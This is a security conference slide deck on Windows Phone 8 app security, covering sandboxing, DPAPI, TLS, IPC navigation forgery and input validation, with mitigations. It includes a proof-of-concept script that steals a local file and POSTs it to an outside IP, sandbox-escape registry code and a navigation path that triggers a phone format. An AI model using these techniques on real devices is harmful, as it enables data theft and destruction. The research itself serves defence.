

Navigating a Sea of Pwn? Syscan 2014

Windows Phone 8 AppSec - Alex Plaskett & Nick Walker

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- Microsoft's Latest Mobile Offering
- 3rd Position Market Share
- Little Developer Security Documentation
- Application Security Talk
- Top 30 MarketPlace Applications



- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion



Windows Phone 8 Background

- WP7 was based on Windows CE
- WP8 is similar to desktop Windows (NT kernel core)
- Native code support (C++/WinRT)
- Security Model based on NT primitives (Tokens, ACLs etc)



Windows Phone 8 Application Structure

```
X
M PhoneApp5
                                                                   WMAppManifest.xml + X
                                                                              Search Solution Explorer (Ctrl+:)
    <?xml version="1.0" encoding="utf-8"?>
                                                                               Solution 'PhoneApp5' (1 project)
                                                                              <DefaultLanguage xmlns="" code="en-US"/>

▲ Properties

     <App xmlns="" ProductID="{a857658f-a971-49ff-944c-eafdd1e63b57}" Title="Ph</pre>
                                                                                      AppManifest.xml
       <IconPath IsRelative="true" IsResource="false">Assets\ApplicationIcon.pn
                                                                                   C# AssemblyInfo.cs
       <Capabilities>
                                                                                      <Capability Name="ID CAP NETWORKING"/>
                                                                                 b ■■ References
         <Capability Name="ID CAP MEDIALIB AUDIO"/>
                                                                                     Assets
         <Capability Name="ID CAP MEDIALIB PLAYBACK"/>
                                                                                     Resources
         <Capability Name="ID CAP SENSORS"/>
         <Capability Name="ID CAP WEBBROWSERCOMPONENT"/>
                                                                                   App.xaml
                                                                                   C# LocalizedStrings.cs
       </Capabilities>
       <Tasks>
                                                                                   <DefaultTask Name =" default" NavigationPage="MainPage.xaml"/>
       </Tasks>
                                                                              <Tokens>
                                                                              XML Document
         <PrimaryToken TokenID="PhoneApp5Token" TaskName=" default">
           <TemplateFlip>
            <SmallImageURI IsRelative="true" IsResource="false">Assets\Tiles\F

☐ Misc

             <Count>0</Count>
            <BackgroundImageURI IsRelative="true" IsResource="false">Assets\Ti
                                                                                Encoding
            <Title>PhoneApp5</Title>
                                                                               Output
             <BackContent></BackContent>
                                                                                Schemas
            <BackBackgroundImageURI></BackBackgroundImageURI>
                                                                                Stylesheet
             ZBackTi+laxZ/BackTi+lax
```

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Windows Phone 8 Security Controls


- Sandboxing
- Code Signing
- Exploit Mitigations
- Encryption?



Windows Phone 8 Sandboxing (AppContainer)

Windows Phone 8 Application security model





WP8 chambers are built on the Windows security infrastructure

TBC for the kernel

LPC for all

- Apps
- OS components
- Drivers

The attack surface becomes smaller





Windows Phone 8 File System Sandbox

Path	MarketPlace	Sideloaded
Data Directory	Own only (RW)	Other side-loaded (RW)
Install Directory	Own only (RO)	Other side-loaded (RW)
C:\Windows\System32	All access (RO)	All access (RO)

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Windows Phone 8 Code Signing

- OS binaries are code signed
- Marketplace Applications are signed
- Differences between managed and native code...



Windows Phone 8 Exploit Mitigation

- ASLR (/DynamicBase)
- NX (/NXCOMPAT)
- Stack Cookies (/GS)



Windows Phone 8 Encryption

- Only available for corporate enrolled devices
- Data Protection API available
- System.Security.Cryptography available



Windows Phone 8 Application Summary

- No access to other applications data / binaries
- Marketplace download is via Pinned SSL
- Download manually is PlayReady DRM'd

So we can't assess Marketplace apps?



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Samsung ATIV S (MTP Hack - _W-O-L-F_)

ID_CAP_INTEROPSERVICES ..

- Capability given to OEM's to provide a higher level of access than third party developers
- Functionality which can compromise the security model
- Windows Phone 7 OEM Owned Every Mobile?



Samsung ATIV S (MTP Hack - _W-O-L-F_)

App Contains a Registry Editor (but code is not reachable..?)

```
CRPCComponent.Registry_SetString(0x80000002, @"SYSTEM\CurrentControlSet\Services\MTPSVC", "ObjectName", "LocalSystem", ref num); CRPCComponent.Registry_SetString(0x80000002, @"SOFTWARE\Microsoft\MTP", "DataStore", "C:", ref num);
```

- Restart MTPSVC as SYSTEM (root path C:\)
- Gives full file system access to the ATIV S



Black Box Assessment

App Install Path:

C:\Data\Programs\{GUID}\Install\

App Data Path:

C:\Data\Users\DefApps\APPDATA\{GUID}\

- Blackbox Assessment Possible!
- Code Signing still applies



Black Box Assessment (AppContainer Shell)

- Everyone loves remote shells! (Even low priv ones ②)
- TELNETD.exe, FTPD.exe and CMD.exe part of update WIM files (UpdateOS.wim)

C:\Data\Programs\{26BAFA97-2372-4378-8A32D18C3CC88D99}\Install>bcdedit /enum

The boot configuration data store could not be opened.

Access is denied.



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Local Data Protection (DPAPI)

- Simple Encryption for developers
- Used in Windows tools (win cred manager, wifi, RDP)
- Protect(), Unprotect() -> Crypt32.dll
- AES256 encrypted blobs
- Storage left up to devs



Local Data Protection (DPAPI)

- On Desktop, keys are derived from credentials -> PBKDF2
- Per user key stored in file system
 - %APPDATA%\Microsoft\Protect\{SID}
- Can't access other user's data



Local Data Protection (DPAPI)

Keys are stored in:

C:\Data\Users\DefApps\APPDATA\ROAMING\MICR OSOFT\Protect\<SID>

C:\Phone\Windows\System32\Microsoft\Protect\<SID

>/

- All apps seem to use the same masterkey on the device
- Currently any app can decrypt another apps data!



- DPAPI Protect() data with MarketPlace app (e.g. CryptoNotes)
- Deploy Unprotect() application to device
- Copy DPAPI protected blob to app sandbox and decrypt!



Local Data Protection Recommendations (DPAPI)

- Secondary entropy allows mitigation
- Second pass based on developer supplied key
- Requires a sandbox break (e.g. ATIV S) and deployment on the device itself (currently!).



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


Transmission Security

- TLS v.1.0
- Ciphers 128bit or greater
- No way to disable certificate validation
- No client certificate support in apps
- No C#/WinRT certificate pinning APIs



Lot of mainstream apps don't use SSL



Apps fail to connect on SSL validation errors



Transmission Security Recommendations

- Lack of control by developers
- SSL pinning options (commercial library, implement using Win32 APIs)



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Interprocess Communication (File and Protocol Handlers)

IPC is very limited (AppContainer sandbox)

- Launcher.LaunchFileAsync("application.filetype");
- Launcher.LaunchUriAsync("uri");

twitter://compose?recipients=aaa&text=hello



Interprocess Communication (File and Protocol Handlers)

- WMAppManifest.xml
- <Protocol Name="blah" TaskID="_default" NavUriFragment="encodedLaunchUri=%s" />
- <FileTypeAssociation Name="ExampleLaunch"
 TaskID="_default"
 NavUriFragment="fileToken=%s">
- <FileType>.someext</FileType>



Interprocess Communication (File and Protocol Handlers)

Web Pages: click me


```
public override Uri MapUri(Uri uri)
{
          ...
}
```

No prompts when this occurs



- New term coined for one app forcing navigation in another.
- CPUGuy on XDA Forums discovered a problem with toasts
- Aim to demonstrate how this can be used by an attacker
- Typically toasts are done using ShellToast API







```
extern "C"
WINADVAPI
VOID
APIENTRY
Shell PostMessageToast(
    In TOAST MESSAGE* toastMessage
```



 App://07a20ad9-a4f9-3de3-855fdcda8c8cab39/_default#/WP8Diag;component/7_ETC/ RegistryOperationsCheck.xaml



- Like Android Activities, just everything is exported!
- So you could do something like this:
- app://07a20ad9-a4f9-4de3-855fdcda8c8cab39/_default#/WP8Diag;component/6_Log/log. xaml?mode=99&detail=1



Cross Application Navigation Forgery (Large OEM Vendor)

```
protected override void OnNavigatedTo(NavigationEventArgs e)
    if (base.NavigationContext.QueryString.ContainsKey("mode"))
      switch (int.Parse(base.NavigationContext.QueryString["mode"]))
      case 0x63:
           uint num4 = uint.Parse(base.NavigationContext.QueryString["detail"]);
           Debug.WriteLine("detail:" + num4);
           try
             if (num4 == 0x775b7b02)
               if (this.myNative != null)
                  this.textBlock1.Text = "Format Phone:";
                  Thread.Sleep(0x3e8):
                  if (this.myNative.FormatPhone() != 0)
```

CRPCComponent.Registry_SetDWORD(0x80000002, @"System\State\RIL", "AutoReceive", num4, ref

num5);



Cross Application Navigation Forgery

- MarketPlace verification process?
- Quick Tiles Application (http://www.windowsphone.com/en-us/store/app/quick-tiles/1725cca2-2349-4d33-b5d5-8b04e7810c04)

MOV R4, GetProcAddress

MOV R1, aShell_postmess; "Shell_PostMessageToast"

LDR R4, [R4]

BLX R4



Cross Application Navigation Forgery Mitigation

- Risk is limited, attacker needs malware on phone.
- App needs to do something dangerous with the arguments.
- Can build protection into your application using the following approaches:
- 1. Require User Interaction
- 2. CSRF Tokens



Cross Application Navigation Forgery Mitigation

```
OnNavigatedFrom() {
       // Generate and store token
OnNavigatedTo() {
       // Get the token from QueryUri
       // Validate the token passed
```



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XSS (Local File Navigation) PoC

JS locally can steal files

browser.Navigate(new Uri("test.html", UriKind.Relative));

```
<iframe src='x-wmapp0:secret.txt' id='ifr'/>
content = iframeId.contentWindow.document.body.innerHTML;
var x = new XMLHttpRequest();
x.open('POST','http://192.168.0.3:8000',true);
x.send(content);
```



Remote XAML Loading

```
public class XamlAdUlWrapper : AdUlWrapper
    private void Client_DownloadStringComplete(object sender,
DownloadResultEventArgs e)
try
                string xaml = (string) e.Result;
                UIElement el = (UIElement)
XamlReader.Load(this.FixXaml(xaml));
                this.FinishedCreateElement(el);
```



Remote XAML Loading

- Obvious attack is embedded C# within the XAML (WPF).
- <x:Code> and Event Handlers disabled

```
var x = (UIElement)XamlReader.Load("<phone:WebBrowser
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presen
tation'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml'
xmlns:phone='clr-
namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phon
e' IsScriptEnabled='True'
Source='http://192.168.1.95:8000/bbb.html'></phone:WebBrow
ser>");
```



Input Validation Recommendations

- Don't load untrusted content locally!
- Remote XAML loading is dangerous

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Conclusions

- Generally one of the strongest mobile platforms out there
- Application developers need to be aware of the risks
- Mainly low risks identified so far, novel attack methods
- OEMs are still trouble!



- XDA-Forums
- http://andreycha.info/files/hip-13/Windows-Phone-8application-security-slides.pdf

See whitepaper for more info!



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